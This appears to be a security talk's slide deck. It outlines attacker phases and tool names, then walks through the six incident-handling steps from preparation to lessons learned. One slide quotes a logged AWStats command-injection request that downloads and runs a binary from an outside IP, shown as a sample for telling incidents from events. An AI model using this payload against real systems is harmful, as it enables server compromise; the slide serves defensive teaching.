Hackers Methodology & Incident Handling

Faiz Ahmad Shuja - GCIH, GSEC

Your Speaker

- Sr. Information Security Consultant, CYBERNET
- Founder, Pakistan Honeynet Project
- Member, Honeynet Research Alliance
- President, PAKCON
- Presented at NSA, DoD, IEEEP, Honeynet Project
- Reviewer for United States Military Academy IA Workshop

Agenda

- Hackers Methodology
  - The 5 Steps
- Incident Handling
  - The 6 Steps
- Summary

Hackers Methodology

Step by step how bad guys hack us:

- Step 1 - Reconnaissance
  - Get feel of the target. Investigates information available publicly
- Step 2 - Scanning
  - Tries to find holes in the target
- Step 3 - Exploitation
  - Actually break into the system based on the holes they find in scanning
- Step 4 - Keeping Access
  - Maintains access by manipulating the software on the system
- Step 5 - Covering the Tracks
  - Use various techniques to cover their tracks

Reconnaissance

- Whois
- DNS Grilling
- Web Site Searches
- Google
- Web based reconnaissance tools

Scanning

- Wardialing
    - THC-Scan
- War driving
    - Netstumbler
- Network Mapping & Port Scanning
    - Nmap
- Firewall Detection
    - Hping2 or Firewalk

Scanning

- Tricking IDS
  - Fragroute or Fragrouter
- Vulnerability Scanning
  - Nessus
  - Retina
- Web Vulnerability Scanning
  - Nikto
  - Whisker

Exploitation

- IP Address Spoofing
  - Ettercap
- Sniffing
  - Ethereal
  - Dsniff
- Session Hijacking
  - Ettercap
- DNS Cache Poisoning
- Buffer Overflows
  - Metasploit

Exploitation

- Format String Bugs
- Password Cracking
  - John the Ripper
- Web Application Attacks
  - SQL Injection
  - Cross-site Scripting
- Denial of Service (DoS) Attacks

Keeping Access

- Backdoor Listeners
  - Netcat
- Trojan Horses
  - Sub7, BO2K
- User-Mode RootKits
  - LRK, AFX Windows
- Kernel-Mode RootKits
  - KIS, NT RootKit

Covering the Tracks

- Hiding Files
- Log Editing
- Accounting Entry Editing
- Reverse WWW Shell
- Covert Channels over TCP, ICMP, etc
- Steganography

Can you handle?

- Can you detect such incidents in timely manner?
- Can you really respond to such incidents?
- Do you have Incident Handling Policies and Procedures?
- Do you have Incident Response Team?
- Either you are not able to detect incident or you don’t really care about them.

Incident Handling

- This is the first thing you should invest on
- Eventually you will realize that Incident Handling covers pretty much everything you need to protect your organization
- Sooner or later your investment on incident handling will pay you back

What is Incident Handling?

- Incident Handling is an action plan for dealing with:
  - Intrusions
  - Exploitation
  - DOS Attacks
  - Worms / Viruses
  - etc
- The key point is to identify the incident and act upon it at the right time
- Sitting there watching is not Incident Handling
- Should have policy and procedures so that you know what to do when incident happens

Why is Incident Handling Important?

- People get hacked
- Sooner or later an incident is going to happen.
  - Do you know what to do?
  - Have you planned for it?
  - Do you have policies and procedures in place?
- Incident Response Plan is similar to backups. You might not use it every day, but if an incident happens, you will be glad that you did.
- If you are prepared, dealing with an incident can be straightforward.

What is an Incident?

- Incident is an harmful event or threat of the occurrence of such an event in an information security and/or network
- The goal is to detect the deviation from normal state of the systems and network.
- Incident = Harm or Attempt to Harm
- Examples:
  - Unauthorized access to system
  - Execution of malicious code
  - Attempt to access confidential information

What is an Event?

- Event is an observable occurrence in system and/or network
- Not all events are incidents
- Event help you detect deviation from normal state
- Examples:
  - System boot sequence
  - Service crash
  - High amount of traffic

Incident or event?

-
  ```
  [03/Dec/2005:14:58:29 +0500] "GET
  /awstats/awstats.pl?configdir=|echo;echo%20YYY;cd%20%2ft
  mp%3bwget%2024%2e224%2e174%2e18%2flisten%3bchmod%20%2bx%
  20listen%3b%2e%2flisten%20216%2e102%2e212%2e115;echo%20Y
  YY;echo|  HTTP/1.1"
  ```
- Huh? I am not running Awstats.
- Is it an event or incident?
- Is it deviation from norm?
- Look at the environment and context.


Incident Handling Mistakes

- Failure to report
- Incomplete / non-existent notes
- Mishandling / destroying evidence
- Failure to create working backups
- Failure to contain or eradicate
- Failure to prevent re-infection
- Failure to apply lessons learned

Crucial Points

- Remain calm. Don’t freak out!
- Incident handling is not a game of speed. Don’t hurry – mistakes can be costly
- Communication and coordination become difficult
- If you are calm, friendly and supportive, things will work out better
- Take notes. Handwritten notes are useful. Log everything

Six Primary Steps



Preparation

- The goal of the preparation phase is to get ready to handle incidents
- Preparation should be an ongoing task
- Need to stay current on emerging threats and countermeasures

Preparation

- Develop Policies & Practices
- Develop Incident Reporting Guidelines
- Employ Sound Defensive Principles
- Develop a Suite of Tools
- Understand the Network
- Train Your People

Identification

- The goal of the identification is to gather events, analyze them and determine where we have an incident
- Look for harm, attempt to harm and deviations from the normal state
- Pt > Dt + Rt – Don’t rush but don’t be lazy as well
- Declare an incident even if there’s no attack. You are helping the organization anyway

Identification

- Correlate data
- Analyze which data have value
- Don’t rely on automation
- Use the human eye to catch anomalies
- Inform your management
- Inform impacted business unit

Adverse Events

- Unsuccessful logon attempts
- Unexplained new user
- Unexplained new files
- Unexplained modification of data
- System / service crashes
- DoS attack
- Alert from Firewall
- Alert from IDS / IPS

SANS Cheat Sheets

- SANS Intrusion Discovery Cheat Sheets can be very helpful
- They help Sys Admins to look for abnormal behavior on systems

- Windows - http://www.sans.org/score/checklists/ID_Windows.pdf
- Linux - http://www.sans.org/score/checklists/ID_Linux.pdf

Identification Levels

- Network perimeter detection
  - Identification occurs on network
  - Routers, firewalls, external IDS / IPS, etc
- Host perimeter detection
  - Identification occurs when data enters or leaves a host
  - Personal firewalls, local firewalls, etc
- System-level detection
  - Identification occurs based on activity on host itself
  - Antivirus, host-based IDS / IPS, file integrity checker, etc

Stealthy Attacks

- Some advanced attacks are stealthy and difficult to identify
- They can lead to various identification mistakes if not properly detected
- Spend extra time to identify such attacks before taking any decision
- Bad decisions can be costly
- Stay current with latest threats and attacks
- Increase security awareness

Identification Mistakes


- Asking service provider to increase bandwidth
  - Eventually discovering that there are worms in network
- Replacement of equipment
  - Eventually finding out that the device was badly configured
  - If you are not familiar with the device, always buy support
- Reinstallation of OS
  - Discovering that application was vulnerable
  - Discovering that machine was vulnerable

Containment

- In containment we will cross a threshold in which we begin to modify the system(s).
- The goal of containment phase is to stop the bleeding
  - Prevent spread of compromise
  - Prevent attacker from getting deeper into impacted systems

Containment

- Containment can be distributed in three sub-phases:



Short-Term Containment

System Backup

Long-Term Containment

Short-Term Containment

- The goal is to stop attacker's progress, without making any changes on the impacted system itself
- We want to keep machine's hard drive intact until we can back it up.
- So possible short-term containment actions are:
  - Disconnect network cable
  - Pull the power cable
  - Isolate switch port
  - Apply filter on router and/or firewall

System Backup

- The goal is to keep the system intact
- Consider pulling off the network cable
- Or giving a hard shutdown (disconnecting power)
- Graceful shutdown can loose valuable data
- Insert CD with binaries for backup and set path

Long-Term Containment

- Now we have got backup for forensics analysis, we can perform long-term containment
- Ideally you should keep the system offline and move to eradication
- But there can be situations when the business unit wants to keep the system in production, perform long-term containment

Long-Term Containment

- So possible short-term containment actions are:
  - Patch the system
  - Patch neighboring system
  - Change passwords
  - Alter trust relationship
  - Apply firewall and/or router filters
  - Remove accounts used by attacker
  - Shutdown attacker's processes
- We still need to do eradication
- The goal of long-term containment is to apply temporary fix to keep the system in production while you are building a clean system during eradication

Eradication

- The goal of the eradication phase is to remove attacker's artifacts on the compromised system
- Eliminate the root cause of the incident
- Determine the cause and symptoms of the incident and eliminate it.
- Format the hard drive, rebuild the OS, and restore from the most clean backup
- Improve overall defenses
- Perform vulnerability analysis

Recovery

- It’s time to get back in business
- The goal of the recovery phase is to put impacted system back into production
- Once the system has been restored, verify the operation was successful and everything is normal
- Monitor the system – syslog, firewall, IDS, IPS logs

Lessons Learned

- The goal of the lessons learned phase is to document what happened and how to further improve capabilities
- Develop a follow-up report
- Have a lessons learned meeting
- Based on what you have learned, get appropriate approval and funding to fix:
  - Your processes
  - Your technology
  - Your incident handling capabilities

Summary

- Computer attacks are happening everywhere, all the time
- High quality hacker tools are easily distributed and getting easier to use
- The bad guys share information, if we don’t share with each other, they will stay step ahead
- Trend shows that they are attacking for fun and mostly for profit
- Coordinating your efforts with other teams is essential in incident handling
- The goal is to understand attack methods and implement effective defense strategies

Summary

- Incident Handling is similar to first aid
- Keep the six steps in mind – PICERL
- Ask for help
- Share lessons learned